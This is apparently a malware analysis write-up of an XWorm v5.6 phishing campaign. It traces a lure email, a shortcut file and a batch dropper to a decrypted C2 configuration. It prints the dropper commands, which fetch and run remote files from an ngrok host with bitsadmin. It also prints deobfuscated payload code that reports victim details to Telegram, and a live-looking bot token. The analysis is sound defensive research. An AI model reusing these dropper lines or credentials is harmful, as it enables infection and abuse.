

# [QuickNote] The Xworm malware is being spread through a phishing email

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
## 1. Techniques used to trick users into downloading malware

The attacker sent an email with a shorten link to download a file:


Please find in the attached itinerary, hotel accomodation and activities they did with you which we are also interested in.  
We are looking to schedule the tour for 6 or 7 days. We would like to start around November 13th.  
Thank you for your time and we look forward to your help.

[cid:CID-50168c4c-lb44-86d8-0d63-7ec428114abf]<<https://tinyurl.com/5n6r77ct>>

When a standard user clicks on the link provided, the browser will automatically initiate a download of the file **Itinerary.doc \_zip**, as illustrated in the following:



Inspect the downloaded .zip file. There is a shortcut file (.lnk):



Upon further inspection of the file **Itinerary.doc.lnk**, it was discovered that the attacker leveraged this file to download and run a malicious .bat script named **output4.bat**:

```
StringData
{
  namestring: not present
  relativepath: ..\..\Windows\System32\cmd.exe
  workingdir: not present
  commandlinearguments: /c @echo off && title Update && bitsadmin /transfer mdj /download /priority FOREGROUND https://mydoc.ngrok-free.app/output4.bat
  "%temp%\output.bat" && start "" "%temp%\output.bat"
  iconlocation: C:\Users\GRACE\Desktop\Home\Icons\Icon15.ico
}
```


Downloading the **output4.bat** file and examining it reveals that it employs **bitsadmin** to download a harmful payload and execute it on the target system. The downloaded file is disguised as **svchost.com** and saved in the **%temp%** folder:

```
1 @echo off
2 if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
3 title Update...
4 color f
5 set pOut="%temp%\svchost.com"
6 bitsadmin /transfer "mdj" /download /priority FOREGROUND "https://mydoc.ngrok-free.app/svchost.com" %pOut%
7 start "" %pOut%
8 DEL "%~f0"
```

## 2. Quick analysis of Xworm malware


The downloaded **svchost.com** file (hash: [ec7e0bf7036f03786789b6cb58d01c84733fc3a865974c79edf68cba25ff9891](#)) was conducted using popular tools including DiE and ExelInfo to identify any potential threats. The results of this scan are presented below:

File : svchost.com	Translations : 000004b0 Language : Neutral - ( 0 0 0 0 )
Entry Point : 00D03B2E oo < EP Section : .text	CompanyName = now.gg, Inc.
File Offset : 00D01D2E First Bytes : FF 25 00 20 40	FileDescription = ZBWWHQNZII
Linker Info : 11.00 SubSystem : Windows GUI	FileVersion = 19.0.0.0
File Size : 00D2FA00h < NET Overlay : NO 00000000	InternalName = ZBWWHQNZII.exe
Image is 32bit executable RES/OVL : 1 / 0 % ????	LegalCopyright = Copyright (c) 2010-2021 Bluestacks from Now.gg, Inc.
MS Visual C# / Basic.NET - IntelliLock v1.5-3.0 [.NET Reactor 6.x-6.9] -	LegalTradeMarks = ***
	OriginalFilename = ZBWWHQNZII.exe
	ProductName = BlueStacks 5
	ProductVersion = 19.0.0.0
	Comments = ***



As shown in the figure, this is a payload written in .NET, likely protected by the .NET Reactor protector. DiE even detected this as the **XWorm** malware family.

Loading the file into dnSpy and going to the entry point, we can see that its code has been completely obfuscated.



The code was heavily obfuscated, making it nearly impossible to read. Trying our luck with the [NETReactorSlayer](#) tool, the result obtained was much more promising:

```

namespace Stub
{
    // Token: 0x02000008 RID: 8
    public class mphqxColwK87EaMbm4LHivjRpEiSUCImiWRLpCIUICtQH0h3
    {
        // Token: 0x060002A RID: 42 RVA: 0x000ED9C File Offset: 0x0003CF9C
        [STAThread]
        public static void bcFpG0cSjZlH0Kv0c0fA1dWvPzccx0bhuu1KrXwXpLzpgjji()
        {
            Thread.Sleep((checked)(n1x0opXiuG1Zt1F5DDY448XIa9cYXUVD1KwFRH08G6ggt7QI8R.fz02dmjthroCE4UrK20UgV3LLLFtMI4DtmDQm47U0oBF1Jnytd * 1000));
            try
            {
                n1x0opXiuG1Zt1F5DDY448XIa9cYXUVD1KwFRH08G6ggt7QI8R.W45Nq94m7V0w0kYcuzYnaaupmeIo2w4DwN1bkHtopErJZakh49 = Conversions.ToString(D4k4Gvk0gnVeBSAQeEqUmG3b.pjuw1H00nm5es3BMfhr1hfmv
                (n1x0opXiuG1Zt1F5DDY448XIa9cYXUVD1KwFRH08G6ggt7QI8R.W45Nq94m7V0w0kYcuzYnaaupmeIo2w4DwN1bkHtopErJZakh49));
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                n1x0opXiuG1Zt1F5DDY448XIa9cYXUVD1KwFRH08G6ggt7QI8R.emEXrkdwcBFFMeglX0Y3HM2E6vd0TS6QM8v9ER6kyI3sZke3R0 = Conversions.ToString(D4k4Gvk0gnVeBSAQeEqUmG3b.pjuw1H00nm5es3BMfhr1hfmv
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                n1x0opXiuG1Zt1F5DDY448XIa9cYXUVD1KwFRH08G6ggt7QI8R.HMxk88GBN1tQTsRkojUvTciK692zCGX9NM806m9NYbHR2B5f2j = Conversions.ToString(D4k4Gvk0gnVeBSAQeEqUmG3b.pjuw1H00nm5es3BMfhr1hfmv
                (n1x0opXiuG1Zt1F5DDY448XIa9cYXUVD1KwFRH08G6ggt7QI8R.HMxk88GBN1tQTsRkojUvTciK692zCGX9NM806m9NYbHR2B5f2j));
                n1x0opXiuG1Zt1F5DDY448XIa9cYXUVD1KwFRH08G6ggt7QI8R.VpPFd4HtahCTNZncwIac01fXYKLYOmytJCYyyj6FnJKYqbBrt5 = Conversions.ToString(D4k4Gvk0gnVeBSAQeEqUmG3b.pjuw1H00nm5es3BMfhr1hfmv
                (n1x0opXiuG1Zt1F5DDY448XIa9cYXUVD1KwFRH08G6ggt7QI8R.VpPFd4HtahCTNZncwIac01fXYKLYOmytJCYyyj6FnJKYqbBrt5));
                n1x0opXiuG1Zt1F5DDY448XIa9cYXUVD1KwFRH08G6ggt7QI8R.PtBA0o2eZzedTjyEZCXRSC3po9sRtXiMCIuW7nTOJ2tIBAon7h = Conversions.ToString(D4k4Gvk0gnVeBSAQeEqUmG3b.pjuw1H00nm5es3BMfhr1hfmv
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                n1x0opXiuG1Zt1F5DDY448XIa9cYXUVD1KwFRH08G6ggt7QI8R.OvqkdYh8jUFxGRr3u8MRHgb5Wirjgi4XdrIErVXKMLBsBIse1U = Conversions.ToString(D4k4Gvk0gnVeBSAQeEqUmG3b.pjuw1H00nm5es3BMfhr1hfmv
                (n1x0opXiuG1Zt1F5DDY448XIa9cYXUVD1KwFRH08G6ggt7QI8R.OvqkdYh8jUFxGRr3u8MRHgb5Wirjgi4XdrIErVXKMLBsBIse1U));
                n1x0opXiuG1Zt1F5DDY448XIa9cYXUVD1KwFRH08G6ggt7QI8R.string_0 = Conversions.ToString(D4k4Gvk0gnVeBSAQeEqUmG3b.pjuw1H00nm5es3BMfhr1hfmv
                (n1x0opXiuG1Zt1F5DDY448XIa9cYXUVD1KwFRH08G6ggt7QI8R.string_0));
            }
            catch (Exception ex)
            {
                Environment.Exit(0);
            }
            if (!ksaivTX0nU135JfKaf8mgTgT.smethod_10())
            {
                Environment.Exit(0);
            }
            ksaivTX0nU135JfKaf8mgTgT.Um15oYkZ50w0vxyG63cofKkH();
            mphqxColwK87EaMbm4LHivjRpEiSUCImiWRLpCIUICtQH0h3.npMftzF3B3eMd009qQ1DHDj9p8tEYsillZ49SUIbRyhTami8();
            Thread thread = new Thread(new ThreadStart(mphqxColwK87EaMbm4LHivjRpEiSUCImiWRLpCIUICtQH0h3.RpZ388brXha6RaokWDFdbIhrW1BRCKUcYa15yG3Eeg766326d));
            Thread thread2 = new Thread(new ThreadStart(mphqxColwK87EaMbm4LHivjRpEiSUCImiWRLpCIUICtQH0h3.OBAXX4nNozF1SA1Los6h8IMsvyQPz8PZZFUF9d0Aam4b9vLz));
            thread.Start();
            thread2.Start();
            thread2.Join();
        }
    }
}

```

A thorough analysis of the malware code revealed that all associated strings were encrypted:

```

// Token: 0x04000007 RID: 7
public static string W45Nq94m7V0w0kYcuzYnaaupmeIo2w4DwN1bkHtopErJZakh49 = "WkDkG+UfnD2INmfrfYF0DtQXpoS2A3ALGpCut92KhSg=";

// Token: 0x04000008 RID: 8
public static string Sdpefhuc4Ch85hYUGoH9J1cdEYZ7b5Xcy07HD45DhnvorfSk7z;

// Token: 0x04000009 RID: 9
public static string vCQdGP0EFe2Yp2nrOTTaIiVRhgQ66pyn6ICng1JE0jFc7DjTlk = "Wk8onwsjcd/d/WydUxhOA==";

// Token: 0x0400000A RID: 10
public static string emEXrkdwcBFFMeglX0Y3HM2E6vd0TS6QM8v9ER6kyI3sZke3R0 = "vut5XCrYhfI2UdR5+xFYw==";

// Token: 0x0400000B RID: 11
public static string HMxk88GBN1tQTsRkojUvTciK692zCGX9NM806m9NYbHR2B5f2j = "Tffdf0T/RHkhJoY3a16kFw==";

// Token: 0x0400000C RID: 12
public static int fz02dmjthroCE4UrK20UgV3LLLFtMI4DtmDQm47U0oBF1Jnytd = 3;

// Token: 0x0400000D RID: 13
public static string VpPFd4HtahCTNZncwIac01fXYKLYOmytJCYyyj6FnJKYqbBrt5 = "yBeMtrSYuITgb1NmM3M4fg==";

// Token: 0x0400000E RID: 14
public static string PtBA0o2eZzedTjyEZCXRSC3po9sRtXiMCIuW7nTOJ2tIBAon7h = "Rk5XGrY2MUAL+7K6xBNlqA==";

// Token: 0x0400000F RID: 15
public static string HLXj7aJpMpd3d7BbIb1a5fIBV0fxYfjXth3719D7kbCck7iU = "5b6qhQLrSgjM8zFs";

// Token: 0x04000010 RID: 16
public static string OvqkdYh8jUFxGRr3u8MRHgb5Wirjgi4XdrIErVXKMLBsBIse1U = "P5bgRnzBxZUYo6XkC11JYwyFYzrT1TISm0045mcd41P59t0g3YBYEr/MFnXw4/q";

// Token: 0x04000011 RID: 17
public static string string_0 = "joqIiyITVsQ842HPUv0mAg=";
}

```

The function responsible for decoding the string **pjuw1H00nm5es3BMfhr1hfmv** is implemented as follows:

```
// Token: 0x060000AD RID: 173 RVA: 0x000414BC File Offset: 0x0003F6BC
public static object pjuwlH00nm5es3BMfhR1hfmv(string kUuntDk5aDZKDJ0HvtY1eLsi)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array = new byte[32];
    byte[] array2 = md5CryptoServiceProvider.ComputeHash(ksaivTXXnU135JIFKaf8mYgT.LfTR3yJZ98Pc8J9vQpxlWR9sJ
        (n1x0opXiuG1zt1F5DDY44BXIa9cYXuVD1KwFRH08G6ggt7QI8R.HLXj7aJpMpD3d7BbIBb1aSfIBV0FxFYfjIXtH37l9D7kbCck7iU));
    Array.Copy(array2, 0, array, 0, 16);
    Array.Copy(array2, 0, array, 15, 16);
    rijndaelManaged.Key = array;
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    byte[] array3 = Convert.FromBase64String(kUuntDk5aDZKDJ0HvtY1eLsi);
    return ksaivTXXnU135JIFKaf8mYgT.oI2xNMFzKCxPc2GXrDs8lvTe(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
}
```

Dissecting the function, we observe that the malicious code carries out the following operations:

Calculate the MD5 hash of the string “5b6qhQLrSgjM8zFs” put it into the variable **array2**:

```
// Token: 0x0400000F RID: 15
public static string HLXj7aJpMpD3d7BbIBb1aSfIBV0FxFYfjIXtH37l9D7kbCck7iU = "5b6qhQLrSgjM8zFs";
// Token: 0x04000010 RID: 16
```

Utilize the data in **array2** to create a new **array** that will serve as the AES key with the value


“23DB8E591319155C9A1EFBEA84A17123DB8E591319155C9A1EFBEA84A1717600”

```
Array.Copy(array2, 0, array, 0, 16);
Array.Copy(array2, 0, array, 15, 16);
rijndaelManaged.Key = array;
```

First, decode the string using **Base64**. Then, decrypt the result using **AES** in **ECB** mode with the previously acquired **AES** key

```
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```

Following the steps outlined above, the data was simulated using CyberChef as shown below:



The malware config is as follows:

<b>Host</b>	cyberdon1[.]duckdns[.]org
<b>Port</b>	1500
<b>Splitter</b>	<Xwormmm>
<b>Sleep time multiplier</b>	3
<b>Mutex</b>	5b6qhQLrSgjM8zFs
<b>USB drop file</b>	system32.exe
<b>Telegram token</b>	7483891888:AAGbweJ_9j8PbOJI1cOfRW_cbll04oDXhA
<b>Telegram chat id</b>	1344104260

The XWorm version under analysis in this note is **5.6**.

```

using (WebClient webClient = new WebClient())
{
    string newline = Environment.NewLine;
    string text = string.Concat(new string[]
    {
        "🐛 [XWorm V5.6]",
        newline,
        newline,
        "New Clinet : ",
        newline,
        ksaivTXnU135JIFKaf8mYgT.smethod_2(),
        newline,
        newline,
        "UserName : ",
        Environment.UserName,
        newline,
        "OSFullName : ",
        H9yJ81xVnk3cjEAzqGx2BD3YpGcu84D3yhP1XwZiChfjUi0iSH.Computer.Info.OSFullName,
        newline,
        "USB : ",
        GClass0.mG3AvZkYfp3tC0xiMAiICdzYRYIEdEMBMF6fiNZHZDANDakWpc(),
        newline,
        "CPU : ",
        GClass0.VP6AoI2rriH0GzPLeeTiTMrWYmrzgwWbuvTggv4MthvsstvkWHI(),
        newline,
        "GPU : ",
        GClass0.PVAavuwFHV3XLoP2QVeFs6KXLS4NEFje4VCCZWviXj5CSA8K9F(),
        newline,
        "RAM : ",
        GClass0.pRWfgBPcbm0Ffi2FiX1Kq6eQEtkWmEj6rUBgFKn913vMgtBZw1(),
        newline,
        "Groub : ",
        n1x0opXiuG1ZtlF5DDY448XIa9cYXuVD1KwFRH08G6gtt7QI8R.VpPFd4HtahCTNZNcwiac01fXYKlY0mytJCXyyj6FnJKYqbBrt5
    });
}

```

Done!

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